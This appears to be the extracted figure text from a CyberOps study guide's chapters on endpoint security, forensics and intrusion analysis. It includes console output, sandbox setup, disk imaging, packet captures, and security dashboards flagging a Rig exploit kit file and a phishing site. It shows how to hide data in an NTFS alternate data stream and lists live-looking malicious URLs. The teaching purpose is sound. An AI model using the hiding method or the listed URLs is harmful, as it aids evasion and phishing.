   5 ?          I     0:00 [kworker/0:0-events]
   6 ?          I<    0:00 [kworker/0:0H-kblockd]
   7 ?          I     0:00 [kworker/0:1-cgroup_destroy]
   8 ?          I     0:00 [kworker/u4:0-events_freezable_power_]
```

```

glen@glen-ubuntu: /
top - 11:28:47 up 35 min, 1 user, load average: 0.66, 0.41, 0.47
Tasks: 187 total, 1 running, 186 sleeping, 0 stopped, 0 zombie
%Cpu(s): 1.3 us, 0.8 sy, 0.0 ni, 97.7 id, 0.0 wa, 0.0 hi, 0.2 si, 0.0 st
MiB Mem : 3936.2 total, 1680.4 free, 775.1 used, 1480.7 buff/cache
MiB Swap: 1873.4 total, 1873.4 free, 0.0 used. 2912.0 avail Mem

  PID USER      PR  NI   VIRT   RES   SHR  S  %CPU  %MEM    TIME+  COMMAND
 1752 glen      20   0 4191072 365396 123200 S   1.6   9.1   1:51.88 gnome-shell
 1436 glen      20   0 551712  82072 44708 S   1.3   2.0   0:49.43 Xorg
 2076 glen      20   0 982876  60720 41832 S   1.3   1.5   0:21.48 gnome-terminal-
 3229 glen      20   0  20468   3764   3260 R   0.7   0.1   0:00.04 top
 1590 glen      20   0 163952   2692  2324 S   0.3   0.1   0:05.95 VBoxClient
 3104 root       20   0     0     0     0  I   0.3   0.0   0:00.32 kworker/0:1-ev+
 1 root       20   0 103364  12840  8400 S   0.0   0.3   0:06.78 systemd
 2 root       20   0     0     0     0  S   0.0   0.0   0:00.01 kthreadd
 3 root       0 -20     0     0     0  I   0.0   0.0   0:00.00 rcu_gp
 4 root       0 -20     0     0     0  I   0.0   0.0   0:00.00 rcu_par_gp

```



Process Name	User	% CPU	ID	Memory	Disk read tot	Disk write tot	Disk read
gdm-x-session	glen	0	1431	632.0 KiB	104.0 KiB	N/A	
gnome-session-binary	glen	0	1484	1.8 MiB	8.2 MiB	N/A	
ssh-agent	glen	0	1601	456.0 KiB	N/A	N/A	
Xorg	glen	1	1436	36.5 MiB	4.6 MiB	64.0 KiB	
gnome-keyring-daemon	glen	0	1403	976.0 KiB	N/A	N/A	
ibus-daemon	glen	0	1618	1.6 MiB	44.0 KiB	4.0 KiB	
ibus-dconf	glen	0	1624	892.0 KiB	12.0 KiB	N/A	
ibus-engine-simple	glen	0	1703	884.0 KiB	N/A	N/A	
ibus-extension-gtk3	glen	0	1627	20.7 MiB	744.0 KiB	N/A	
ibus-ui-gtk3	glen	0	1625	19.5 MiB	1.6 MiB	N/A	
ibus-x11	glen	0	1632	17.0 MiB	N/A	N/A	
systemd	glen	0	1385	4.8 MiB	16.7 MiB	1.1 MiB	
at-spi2-registryd	glen	0	1670	656.0 KiB	N/A	N/A	
at-spi-bus-launcher	glen	0	1656	952.0 KiB	4.0 KiB	N/A	
dbus-daemon	glen	0	1661	456.0 KiB	N/A	N/A	

```

glen@glen-ubuntu: /
glen@glen-ubuntu:/$ netstat -ano
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       Timer
tcp        0      0 127.0.0.1:631           0.0.0.0:*                 LISTEN      off (0.00/0/0)
tcp        0      0 127.0.0.53:53          0.0.0.0:*                 LISTEN      off (0.00/0/0)
tcp6       0      0 :::1:631                :::*                     LISTEN      off (0.00/0/0)
udp        0      0 0.0.0.0:60020          0.0.0.0:*                 off         off (0.00/0/0)
udp        0      0 0.0.0.0:631            0.0.0.0:*                 off         off (0.00/0/0)
udp        0      0 0.0.0.0:5353           0.0.0.0:*                 off         off (0.00/0/0)
udp        0      0 127.0.0.53:53          0.0.0.0:*                 off         off (0.00/0/0)
udp        0      0 10.0.2.15:68           10.0.2.2:67             ESTABLISHED off (0.00/0/0)
udp6       0      0 :::5353                 :::*                     off         off (0.00/0/0)
udp6       0      0 :::44843                :::*                     off         off (0.00/0/0)
raw6       0      0 :::58                   :::*                     7          off (0.00/0/0)

```

Chapter 8: Interpreting Endpoint Security



```
Administrator: Command Prompt
C:\>echo "This is the data found within the safe file" > safefile.txt
C:\>dir
Volume in drive C is OS
Volume Serial Number is ██████████

Directory of C:\
28-Jun-18 12:12 PM <DIR> Intel
07-Dec-19 05:14 AM <DIR> PerfLogs
15-Dec-20 07:55 PM <DIR> Program Files
14-Dec-20 08:50 AM <DIR> Program Files (x86)
10-Jun-20 12:42 PM <DIR> Recovery
20-Dec-20 01:57 PM 48 safefile.txt
20-Oct-20 08:21 PM <DIR> Snagit
```

```
Administrator: Command Prompt
C:\>echo "This data located within our secret file" > safefile.txt:oursecretfile.txt
C:\>dir
Volume in drive C is OS
Volume Serial Number is ██████████

Directory of C:\
04-Jul-19 02:33 PM <DIR> Android
15-Aug-16 03:26 PM <DIR> Apps
28-Jun-18 12:12 PM <DIR> Intel
07-Dec-19 05:14 AM <DIR> PerfLogs
15-Dec-20 07:55 PM <DIR> Program Files
14-Dec-20 08:50 AM <DIR> Program Files (x86)
20-Dec-20 02:04 PM 48 safefile.txt
13-Feb-18 11:03 AM 144,790 SWCUEngine.log
07-Feb-17 11:52 AM <DIR> temp
10-Jun-20 12:42 PM <DIR> Users
15-Dec-20 08:33 PM <DIR> Windows
2 File(s) 144,838 bytes
14 Dir(s) 171,000,504,320 bytes free

C:\>
```


```
Administrator: Command Prompt
C:\>dir /r
Volume in drive C is OS
Volume Serial Number is ██████████

Directory of C:\

04-Jul-19  02:33 PM  <DIR>      Android
15-Aug-16  03:26 PM  <DIR>      Apps
28-Jun-18  12:12 PM  <DIR>      Intel
07-Dec-19  05:14 AM  <DIR>      PerfLogs
15-Dec-20  07:55 PM  <DIR>      Program Files
14-Dec-20  08:50 AM  <DIR>      Program Files (x86)
20-Dec-20  02:04 PM                48 safefile.txt
                45 safefile.txt:oursecretfile.txt:$DATA
13-Feb-18  11:03 AM                144,790 SWCUEngine.log
07-Feb-17  11:52 AM  <DIR>      temp
10-Jun-20  12:42 PM  <DIR>      Users
15-Dec-20  08:33 PM  <DIR>      Windows
                2 File(s)      144,838 bytes
                14 Dir(s)  170,998,874,112 bytes free

C:\>
```

```
Administrator: Command Prompt
C:\>notepad safefile.txt:oursecretfile.txt
C:\>
```



The Notepad window displays the following text:

```
File Edit Format View Help
"This data located within our secret file"
```



```
Activities Terminal Dec 20 11:32 glen@ubuntu: ~
glen@ubuntu:~$ sudo parted -l
Model: VMware, VMware Virtual S (scsi)
Disk /dev/sda: 42.9GB
Sector size (logical/physical): 512B/512B
Partition Table: msdos
Disk Flags:

Number  Start   End     Size    Type     File system  Flags
  1      1049kB  538MB   537MB   primary  fat32        boot
  2      539MB   42.9GB  42.4GB  extended
  5      539MB   42.9GB  42.4GB  logical  ext4

glen@ubuntu:~$
```

Base Score **9.8 (Critical)**

Attack Vector (AV)
Network (N) Adjacent (A) Local (L) Physical (P)

Attack Complexity (AC)
Low (L) High (H)

Privileges Required (PR)
None (N) Low (L) High (H)

User Interaction (UI)
None (N) Required (R)

Scope (S)
Unchanged (U) Changed (C)

Confidentiality (C)
None (N) Low (L) High (H)

Integrity (I)
None (N) Low (L) High (H)

Availability (A)
None (N) Low (L) High (H)

Vector String - CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Temporal Score

9.6
(Critical)

Exploit Code Maturity (E)

Not Defined (X) Unproven (U) Proof-of-Concept (P) **Functional (F)** High (H)

Remediation Level (RL)

Not Defined (X) Official Fix (O) Temporary Fix (T) Workaround (W) **Unavailable (U)**

Report Confidence (RC)

Not Defined (X) Unknown (U) Reasonable (R) **Confirmed (C)**

Environmental Score

Confidentiality Requirement (CR)

Not Defined (X) Low (L) Medium (M) High (H)

Integrity Requirement (IR)

Not Defined (X) Low (L) Medium (M) High (H)

Availability Requirement (AR)

Not Defined (X) Low (L) Medium (M) High (H)

Modified Attack Vector (MAV)

Not Defined (X) Network Adjacent Network Local Physical

Modified Attack Complexity (MAC)

Not Defined (X) Low High

Modified Privileges Required (MPR)

Not Defined (X) None Low High

Modified User Interaction (MUI)

Not Defined (X) None Required

Modified Scope (MS)

Not Defined (X) Unchanged Changed

Modified Confidentiality (MC)

Not Defined (X) None Low High

Modified Integrity (MI)

Not Defined (X) None Low High

Modified Availability (MA)

Not Defined (X) None Low High

Rating	CVSS Score
None	0.0
Low	0.1 - 3.9
Medium	4.0 - 6.9
High	7.0 - 8.9
Critical	9.0 - 10.0

Firepower Management Center
Overview / Dashboards / Dashboard

Overview Analysis Policies Devices Objects Intelligence

Summary Dashboard

Provides a summary of activity on the appliance

Network Threats **Intrusion Events** Status Geolocation QoS +

Show the Last 6 hours

[Add Widgets](#)

Indications of Compromise by Host

IP Address	Count
10.1.152.3	3
10.1.141.3	2
10.1.62.1	2
10.1.95.5	2
10.1.108.49	2
10.1.108.55	2
10.1.114.20	2
10.1.119.30	2
10.1.151.28	2
10.1.151.52	2

Last updated 8 minutes ago

Indications of Compromise by User


User	Count
charles.hughes (dcloud.cisco.com/\chughes, LDA)	3
hope.montoya (dcloud.cisco.com/\hmontoya, LD)	3
micah.hoffman (dcloud.cisco.com/\mhoffman, LD)	3
nicole.willis (dcloud.cisco.com/\nwillis, LDAP)	3
alex.ford (dcloud.cisco.com/\aford, LDAP)	2
brandon.baker (dcloud.cisco.com/\bbaker, LDAP)	2
brooklyn.bryant (dcloud.cisco.com/\bbryant, LDA)	2
carlos.gonzales (dcloud.cisco.com/\cgonzales, LDA)	2
dylan.adams (dcloud.cisco.com/\dadams, LDAP)	2
jackson.nelson (dcloud.cisco.com/\jnelson, LDAP)	2

Last updated 8 minutes ago

Connections by Security Intelligence

Security Intelligence Category	Total Connections
DNS Dga	90
DNS Malware	56
DNS Phishing	15
URL Phishing	9
DNS Response	6
Cryptomining	5
Malware	4
URL Malware	1
URL Response	1

Last updated 8 minutes ago



Malware Summary Table View of Malware Ever

Jump to...

<input type="checkbox"/>	Detection Name	File Name	File SHA256	File Type	Count
<input type="checkbox"/>	Swf.Exploit.Rigek::malicious.tht.talos		b3669ec8...e2839b5f	SWF	4

<input type="checkbox"/>	Time	Action	Sending IP	Sending Country	Receiving IP	Receiving Country	Sending Port	Receiving Port	SSL Status	User
<input type="checkbox"/>	2020-12-14 11:57:08	Malware Block	194.87.234.129	RUS	10.1.91.23		80	49215		peter schwartz (dcloud.cisco.com\pschwartz, LDAP)
<input type="checkbox"/>	2020-12-14 11:57:08	Malware Block	194.87.234.129	RUS	10.1.91.23		80	49216		peter schwartz (dcloud.cisco.com\pschwartz, LDAP)
<input type="checkbox"/>	2020-12-14 11:57:05	Malware Block	194.87.234.129	RUS	10.1.91.23		80	49202		peter schwartz (dcloud.cisco.com\pschwartz, LDAP)
<input type="checkbox"/>	2020-12-14 11:57:04	Malware Block	194.87.234.129	RUS	10.1.91.23		80	49203		peter schwartz (dcloud.cisco.com\pschwartz, LDAP)

File Size (KB)	File URI	Application Protocol	Client	Web Application	IOC	Detector
15	/?oq=pLLYGOAS3jxbTfgNplIglUV9Cpaqq3UDTykKZhJ6B9BSK...	HTTP	Internet Explorer	Web Browsing		SHA
15	http://tyu.benme.com/?tuif=2138&br_fl=1788&oq=_skK...	HTTP	Internet Explorer	Web Browsing		SHA
15	/?biw=SeaMonkey.105qj67.406x7d8b3&yus=SeaMonkey.78...	HTTP	Internet Explorer	Web Browsing	Triggered	SHA
15	http://tyu.benme.com/?biw=Amaya.126qv100.406m1g9g5...	HTTP	Internet Explorer	Web Browsing		SHA

Firepower Management Center | Overview | Analysis | Policies | Devices | Objects | Intelligence

Analysis / Files / Network File Trajectory

Network File Trajectory for b3669ec8...e2839b5f

File SHA256: b3669ec8...e2839b5f

File Name: [Redacted]

File Size (KB): 15

File Type: SWF

File Category: Multimedia

Current Disposition: Malware

Threat Score: Very High

Detection Name: Swf.Exploit.Rigek:malicious.tht.talos

First Seen: 2020-01-09 04:13:33 on 194.87.234.129 by Not Found

Last Seen: 2020-12-14 11:57:08 on 194.87.234.129 by peter schwartz (dcloud.cisco.com/pschwart, LDAP)

Event Count: 11

Seen On: 2 hosts

Seen On Breakdown: 1 sender → 1 receiver

Trajectory:

Events: Transfer, Block, Create, Move, Execute, Scan, Retrospective, Quarantine

Dispositions: Unknown, Malware, Clean, Custom, Unavailable

Time	Event Type	Sending IP	Receiving IP	User	File Name	Disposi	Action	Protocol	Client	Web Appli	De...
2020-01-09 04:...	Transfer	194.87.234.129	10.1.86.19	Not Found		Mal...	Malware Clo...	HTTP	Intern...		
2020-01-09 04:...	Transfer	194.87.234.129	10.1.86.19	Not Found		Mal...	Malware Clo...	HTTP	Intern...		

Analyze suspicious files and URLs to detect types of malware, automatically share them with the security community

1


FILE | URL | **SEARCH**

2

b3669ec83fb4bba5257da8c68b32dc15d1a08e9e8c22c7483698f29de2839b5f

By submitting data above, you are agreeing to our [Terms of Service](#) and [Privacy Policy](#), and to the **sharing of your Sample submission with the security community**. Please do not submit any personal information; VirusTotal is not responsible for the contents of your submission. [Learn more](#).

Want to automate submissions? [Check our API](#), free quota grants available for new file uploads




Community Score

ⓘ 35 engines detected this file
 🔄 📄

b3669ec83fb4bba5257da8c68b32dc15d1a08e9e8c22c7483698f29de2839b5f
 index.67899be6.swf

15.88 KB
Size

2020-12-08 10:02:38 UTC
6 days ago



capabilities
cve-2015-3105
exploit
flash
zlib

DETECTION
DETAILS
RELATIONS
COMMUNITY 1

Ad-Aware	ⓘ Script.SWF.Exploit.CVE-2015-3105++++...	AegisLab	ⓘ Hacktool.SWF.Generic.3lc
AhnLab-V3	ⓘ SWF/RigEK.Gen	ALYac	ⓘ Exploit.SWF.Downloader
Antiy-AVL	ⓘ Trojan[Exploit]SWF.SWF.Generic	Arcabit	ⓘ Script.SWF.Exploit.CVE-2015-3105++++...
Avast	ⓘ SWF:GirDrop [Drp]	AVG	ⓘ SWF:GirDrop [Drp]



Analyze suspicious files and URLs to detect types of malware, automatically share them with the security community

FILE

1
URL

SEARCH



2

🔍

By submitting data above, you are agreeing to our [Terms of Service](#) and [Privacy Policy](#), and to the **sharing of your URL submission with the security community**. Please do not submit any personal information; VirusTotal is not responsible for the contents of your submission. [Learn more](#).

ⓘ Want to automate submissions? [Check our API](#), free quota grants available for new file uploads

8 / 83

8 engines detected this URL.

http://paypalupdateinfo.serveirc.com/ paypalupdateinfo.serveirc.com

200 Status text/html; charset=UTF-8 Content Type 2020-12-14 09:50:45 UTC 6 hours ago

Community Score

DETECTION	DETAILS	COMMUNITY
AegisLab WebGuard	Phishing	Avira (no cloud) Phishing
CyRadar	Malicious	Dr.Web Malicious
Emsisoft	Phishing	ESET Phishing
G-Data	Phishing	Netcraft Malicious
Certego	Suspicious	ADMINUSLabs Clean
AICC (MONITORAPP)	Clean	AlienVault Clean



```

File Edit View Search Terminal Help
(cuckoo-sandbox) cuckoo@ubuntu:~$ vmcloak list vms
/home/cuckoo/.virtualenvs/cuckoo-sandbox/local/lib/python2.7/site
s no longer supported by the Python core team. Support for it is
from cryptography import utils, x509
192.168.56.1011 192.168.56.101
192.168.56.1012 192.168.56.102
192.168.56.1013 192.168.56.103
192.168.56.1014 192.168.56.104
(cuckoo-sandbox) cuckoo@ubuntu:~$
  
```



Cuckoo Sandbox 2.0.7
www.cuckoosandbox.org
Copyright (c) 2010-2018

=====

Welcome to Cuckoo Sandbox, this appears to be your first run!
We will now set you up with our default configuration.
You will be able to see and modify the Cuckoo configuration,
Yara rules, Cuckoo Signatures, and much more to your likings
by exploring the `/home/cuckoo/.cuckoo` directory.

Among other configurable items of most interest is the
new location for your Cuckoo configuration:
`/home/cuckoo/.cuckoo/conf`

=====

Cuckoo has finished setting up the default configuration.
Please modify the default settings where required and
start Cuckoo again (by running ``cuckoo`` or ``cuckoo -d``).
(cuckoo-sandbox) `cuckoo@ubuntu:~$`

```
tag = Cuckoo
upload_sample = no

[mongodb]
enabled = yes
host = 127.0.0.1
port = 27017
db = cuckoo
store_memdump = yes
paginate = 100
# MongoDB authentication (optional).
username =
password =

[elasticsearch]
```

Change "no" to "yes".

Activities Firefox Web Browser Fri 7:26 AM

Cuckoo Sandbox x + 127.0.0.1:8080

Dashboard Recent Pending Search Submit Import

Insights

Cuckoo Installation

Version 2.0.7
You are up to date.

Usage statistics

reported	0
completed	0
total	0
running	0
pending	0

From the press:

★ Cuckoo Sandbox 2.0.7
June 19, 2019
"Stability and security"

IQY malspam campaign
October 15, 2018
"Analysis of a malspam campaign leveraging IQY (Excel Web Query) files containing DDE to achieve code"

Cuckoo

SUBMIT A FILE FOR ANALYSIS

SUBMIT URLS/HASHES

Submit URLs/hashes

Submit

Drag your file into the left field or click the icon to select a file.

System info

free	used	total
<p>FREE DISK SPACE</p> <p>25.3 GB</p> <p>58.8 GB</p>	<p>CPU LOAD</p> <p>102%</p> <p>2 cores</p>	<p>MEMORY USAGE</p> <p>5.1 GB</p> <p>7.6 GB</p>

Activities Firefox Web Browser Fri 7:47 AM

Cuckoo Sandbox x + Cuckoo Sandbox x + 127.0.0.1:8080/submit/post/1 133%

Dashboard Recent Pending Search Submit Import

submit-file >> configure >> analyze >> Summary

✓ Your submission has been received and the tasks are being processed! Next: [View pending tasks](#) [Submit again](#)

Tasks: Refreshes every 2.5 seconds

Click anywhere here to access the report.

Task ID	Date	Filename / URL	Package
1	18/12/2020 07:40	hxxp://www.google.com	ie
Done			

reported

Activities Firefox Web Browser Fri 7:53 AM

Cuckoo Sandbox x Cuckoo Sandbox x Cuckoo Sandbox x +

127.0.0.1:8080/analysis/1/summary/

Dashboard Recent Pending Search Submit Import

Summary

URL Details

URL
http://www.google.com

Score

This url shows some signs of potential malicious behavior. The score of this url is **1.8 out of 10**.

Please notice: The scoring system is currently still in development and should be considered an alpha feature.

Information on Execution

Category	Started	Completed	Duration	Routing	Logs
URL	Dec. 18, 2020, 7:40 a.m.	Dec. 18, 2020, 7:43 a.m.	177 seconds	internet	Show Analyzer Log Show Cuckoo Log

Signatures

- Allocates read-write-execute memory (usually to unpack itself) (45 events) >
- Potentially malicious URLs were found in the process memory dump (50 out of 517 events) >
- Uses Windows utilities for basic Windows functionality (1 event) >

127.0.0.1:8080/analysis/1/static/

Chapter 9: Exploring Computer Forensics

Property Record Number: _____

**Anywhere Police Department
EVIDENCE CHAIN OF CUSTODY TRACKING FORM**

Case Number: _____ Offense: _____
 Submitting Officer: (Name/ID#) _____
 Victim: _____
 Suspect: _____
 Date/Time Seized: _____ Location of Seizure: _____

Description of Evidence		
Item #	Quantity	Description of Item (Model, Serial #, Condition, Marks, Scratches)

Chain of Custody				
Item #	Date/Time	Released by (Signature & ID#)	Received by (Signature & ID#)	Comments/Location

APD_Form_#FE003_v.1 (12/2012) Page 1 of 2 pages (See back)

Technical Working Group on Biological Evidence Preservation. The Biological Evidence Preservation Handbook: Best Practices for Evidence Handlers. U.S. Department of Commerce, National Institute of Standards and Technology, 2013.

**EVIDENCE CHAIN-OF-CUSTODY TRACKING FORM
(Continued)**

Chain of Custody				
Item #	Date/Time	Released by (Signature & ID#)	Received by (Signature & ID#)	Comments/Location

Final Disposal Authority

Authorization for Disposal
 Item(s) # _____ on this document pertaining to (suspect): _____
 Item(s) no longer needed as evidence and is/are authorized for disposal by (check appropriate disposal method)
 Return to Owner Auction/Destroy/Divert
 Name & ID# of Authorizing Officer: _____ Signature: _____ Date: _____

Witness to Destruction of Evidence
 Item(s) # _____ on this document were destroyed by Evidence Custodian _____ ID# _____
 in my presence on (date) _____
 Name & ID# of Witness to destruction: _____ Signature: _____ Date: _____


Release to Lawful Owner
 Item(s) # _____ on this document was/were released by Evidence Custodian _____
 Name _____ ID# _____ to _____
 Address: _____ City: _____ State: _____ Zip Code: _____
 Telephone Number: (____) _____
 Under penalty of law, I certify that I am the lawful owner of the above item(s).
 Signature: _____ Date: _____



Copy of Government-issued photo identification is attached. Yes No



This Evidence Chain-of-Custody form is to be retained as a permanent record by the Anywhere Police Department.



APD_Form_#FE003_v.1 (12/2012) Page 2 of 2 pages (See front)

Technical Working Group on Biological Evidence Preservation. The Biological Evidence Preservation Handbook: Best Practices for Evidence Handlers. U.S. Department of Commerce, National Institute of Standards and Technology, 2013.










```
Disk /dev/sda: 30 GiB, 32212254720 bytes, 62914560 sectors
Disk model: VBOX HARDDISK
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0x69da2ba4
```

Device	Boot	Start	End	Sectors	Size	Id	Type
/dev/sda1	*	2048	1050623	1048576	512M	b	W95 FAT32
/dev/sda2		1052670	62912511	61859842	29.5G	5	Extended
/dev/sda5		1052672	62912511	61859840	29.5G	83	Linux

```
Disk /dev/sdb: 2 GiB, 2147483648 bytes, 4194304 sectors
Disk model: VBOX HARDDISK
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
```

```
Disk /dev/sdc: 2 GiB, 2147483648 bytes, 4194304 sectors
Disk model: VBOX HARDDISK
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
glen@ubuntuvm:~$
```





```
glen@ubuntuvm:~$ sudo fdisk -l /dev/sdb /dev/sdc
Disk /dev/sdb: 2 GiB, 2147483648 bytes, 4194304 sectors
Disk model: VBox HARDDISK
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes




Disk /dev/sdc: 2 GiB, 2147483648 bytes, 4194304 sectors
Disk model: VBox HARDDISK
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: gpt
Disk identifier: FA25E122-2031-428D-8260-BABEBE009D36
glen@ubuntuvm:~$
```

```
glen@ubuntuvm:~$ sudo sha256sum /dev/sdb
a7c744c13cc101ed66c29f672f92455547889cc586ce6d44fe76ae824958ea51 /dev/sdb
glen@ubuntuvm:~$
glen@ubuntuvm:~$ sudo sha256sum /dev/sdc
6cb4faed6a1c3f0cc47cf6668c17a462de2e1d6fd00b256b1e3789547733b9df /dev/sdc
glen@ubuntuvm:~$ █
```

```
glen@ubuntuvm:~$ sudo dd if=/dev/sdb of=/dev/sdc status=progress
2146509312 bytes (2.1 GB, 2.0 GiB) copied, 96 s, 22.4 MB/s
4194304+0 records in
4194304+0 records out
2147483648 bytes (2.1 GB, 2.0 GiB) copied, 97.7167 s, 22.0 MB/s
glen@ubuntuvm:~$
```

```
glen@ubuntuvm:~$ sudo sha256sum /dev/sdb
a7c744c13cc101ed66c29f672f92455547889cc586ce6d44fe76ae824958ea51 /dev/sdb
glen@ubuntuvm:~$
glen@ubuntuvm:~$ sudo sha256sum /dev/sdc
a7c744c13cc101ed66c29f672f92455547889cc586ce6d44fe76ae824958ea51 /dev/sdc
glen@ubuntuvm:~$
```



Evidence Item Information

Case Number: 001

Evidence Number: EV1

Unique Description: Flash Drive

Examiner: Glen Singh

Notes: Capturing disk image for CyberOps

< Back Next > Cancel Help

Select Image Destination

Image Destination Folder
C:\Users\Glen\Desktop\Evidence Folder Browse

Image Filename (Excluding Extension)
Flash_Drive

Image Fragment Size (MB)
For Raw, E01, and AFF formats: 0 = do not fragment 1500

Compression (0=None, 1=Fastest, ..., 9=Smallest) 0

Use AD Encryption

< Back Finish Cancel Help

Create Image

Image Source
\\.\PHYSICALDRIVE1

Starting Evidence Number: 1

Image Destination(s)
C:\Users\Glen\Desktop\Evidence Folder\Flash_Drive [raw/dd]



Add... Edit... Remove




Add Overflow Location

Verify images after they are created Precalculate Progress Statistics


Create directory listings of all files in the image after they are created

Start Cancel







Chapter 10: Performing Intrusion Analysis



No.	Time	Source	Destination	Protocol	Length	Info
4	0.004160	192.168.0.2	192.168.0.1	TELNET	93	Telnet Data ...
7	0.150574	192.168.0.2	192.168.0.1	TELNET	69	Telnet Data ...
10	0.153865	192.168.0.2	192.168.0.1	TELNET	130	Telnet Data ...
13	0.155656	192.168.0.2	192.168.0.1	TELNET	75	Telnet Data ...
17	0.159844	192.168.0.2	192.168.0.1	TELNET	151	Telnet Data ...
20	0.181378	192.168.0.2	192.168.0.1	TELNET	69	Telnet Data ...
23	0.196427	192.168.0.2	192.168.0.1	TELNET	72	Telnet Data ...
31	2.561993	192.168.0.2	192.168.0.1	TELNET	72	Telnet Data ...
34	2.575598	192.168.0.2	192.168.0.1	TELNET	69	Telnet Data ...
38	3.581505	192.168.0.2	192.168.0.1	TELNET	72	Telnet Data ...
43	3.860571	192.168.0.2	192.168.0.1	TELNET	69	Telnet Data ...

```

> Frame 4: 93 bytes on wire (744 bits), 93 bytes captured (744 bits)
> Ethernet II, Src: Lite-OnU_3b:bf:fa (00:a0:cc:3b:bf:fa), Dst: WesternD_9f:a0:97 (00:00:c0:9f:a0:97)
> Internet Protocol Version 4, Src: 192.168.0.2 (192.168.0.2), Dst: 192.168.0.1 (192.168.0.1)
> Transmission Control Protocol, Src Port: 3m-image-1m (1550), Dst Port: telnet (23), Seq: 1, Ack: 1, Len: 27
> Telnet
    
```



Windows Security

←

☰

- Home
- Virus & threat protection
- Account protection
- Firewall & network protection
- App & browser control
- Device security
- Device performance & health
- Family options

Protection history

View the latest protection actions and recommendations from Windows Security.

All recent items Filters ▾

- Protected memory access blocked
11/29/2020 2:49 PM Low
- Protected folder access blocked
11/7/2020 8:54 AM Low ^

ⓘ Your administrator has blocked this action.

App or process blocked: AcroRd32.exe
Protected folder: %userprofile%\Documents

Blocked by: Controlled folder access

You can allow apps to access your protected folders, but you should only allow apps that you trust.

[Controlled folder access settings](#)

Actions ▾

- Protected folder access blocked
11/2/2020 9:16 AM Low
- Protected folder access blocked
10/24/2020 3:39 PM Low




Event 1123, Windows Defender



General Details



C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroRd32.exe has been blocked from modifying %userprofile%\Documents by Controlled Folder Access.



Detection time: 2020-11-07T12:54:13.467Z
User: WHITETIGER\glens
Path: %userprofile%\Documents
Process Name: C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroRd32.exe
Security intelligence Version: 1.327.494.0
Engine Version: 1.1.17600.5
Product Version: 4.18.2010.7

Log Name: Microsoft-Windows-Windows Defender/Operational
Source: Windows Defender **Logged:** 11/7/2020 8:54:13 AM
Event ID: 1123 **Task Category:** None
Level: Warning **Keywords:**
User: SYSTEM **Computer:** WhiteTiger
OpCode: Info
More Information: [Event Log Online Help](#)









The screenshot shows a file analysis interface. At the top left, a green circle with '0 / 57' is highlighted by a red box. Below it, a 'Community Score' section shows a question mark icon and a 'Community Score' label. A large green circle with '0 / 57' is also highlighted by a red box. The main area displays a green checkmark and the text 'No engines detected this file'. Below this, file details are shown: a long hexadecimal hash, '74.67 KB Size', and '2021-01-06 20:28:03 UTC 1 minute ago'. The file name is 'Lab for CCNA.pkt'. A 'DETECTION' section lists several engines, all marked as 'Undetected' with green checkmarks.

Engine	Status
Ad-Aware	Undetected
AhnLab-V3	Undetected
Antiy-AVL	Undetected
Avast	Undetected
AegisLab	Undetected
ALYac	Undetected
Arcabit	Undetected
AVG	Undetected

```

> Frame 1: 62 bytes on wire (496 bits), 62 bytes captured (496 bits)
< Ethernet II, Src: SMCNetwo_22:5a:03 (00:04:e2:22:5a:03), Dst: Kye_20:6c:df (00:c0:df:20:6c:df)
  < Destination: Kye_20:6c:df (00:c0:df:20:6c:df)
    Address: Kye_20:6c:df (00:c0:df:20:6c:df)
      .... 0. .... = LG bit: Globally unique address (factory default)
      .... 0. .... = IG bit: Individual address (unicast)
  < Source: SMCNetwo_22:5a:03 (00:04:e2:22:5a:03)
    Address: SMCNetwo_22:5a:03 (00:04:e2:22:5a:03)
      .... 0. .... = LG bit: Globally unique address (factory default)
      .... 0. .... = IG bit: Individual address (unicast)
Type: IPv4 (0x0800)

```

```

> Frame 1: 62 bytes on wire (496 bits), 62 bytes captured (496 bits)
> Ethernet II, Src: SMCNetwo_22:5a:03 (00:04:e2:22:5a:03), Dst: Kye_20:6c:df (00:c0:df:20:6c:df)
< Internet Protocol Version 4, Src: 10.1.1.101 (10.1.1.101), Dst: 10.1.1.1 (10.1.1.1)
  0100 .... = Version: 4
  .... 0101 = Header Length: 20 bytes (5)
  > Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 48
    Identification: 0xb305 (45829)
  > Flags: 0x40, Don't fragment
    Fragment Offset: 0
    Time to Live: 128
    Protocol: TCP (6)
    Header Checksum: 0x315b [validation disabled]
    [Header checksum status: Unverified]
    Source Address: 10.1.1.101 (10.1.1.101)
    Destination Address: 10.1.1.1 (10.1.1.1)

```

```

> Frame 1: 94 bytes on wire (752 bits), 94 bytes captured (752 bits)
> Ethernet II, Src: 86:93:23:d3:37:8e (86:93:23:d3:37:8e), Dst: 22:1a:95:d6:7a:23 (22:1a:95:d6:7a:23)
> Internet Protocol Version 6, Src: fc00:2:0:2::1, Dst: fc00:2:0:1::1
  0110 .... = Version: 6
  > .... 0000 0000 .... .... = Traffic Class: 0x00 (DSCP: CS0, ECN: Not-ECT)
  .... .... 1101 0110 1000 0100 1010 = Flow Label: 0xd684a
  Payload Length: 40
  Next Header: TCP (6)
  Hop Limit: 64
  Source Address: fc00:2:0:2::1
  Destination Address: fc00:2:0:1::1

```

```

> Frame 1: 62 bytes on wire (496 bits), 62 bytes captured (496 bits)
> Ethernet II, Src: SMCNetwo_22:5a:03 (00:04:e2:22:5a:03), Dst: Kye_20:6c:df (00:c0:df:20:6c:df)
> Internet Protocol Version 4, Src: 10.1.1.101 (10.1.1.101), Dst: 10.1.1.1 (10.1.1.1)
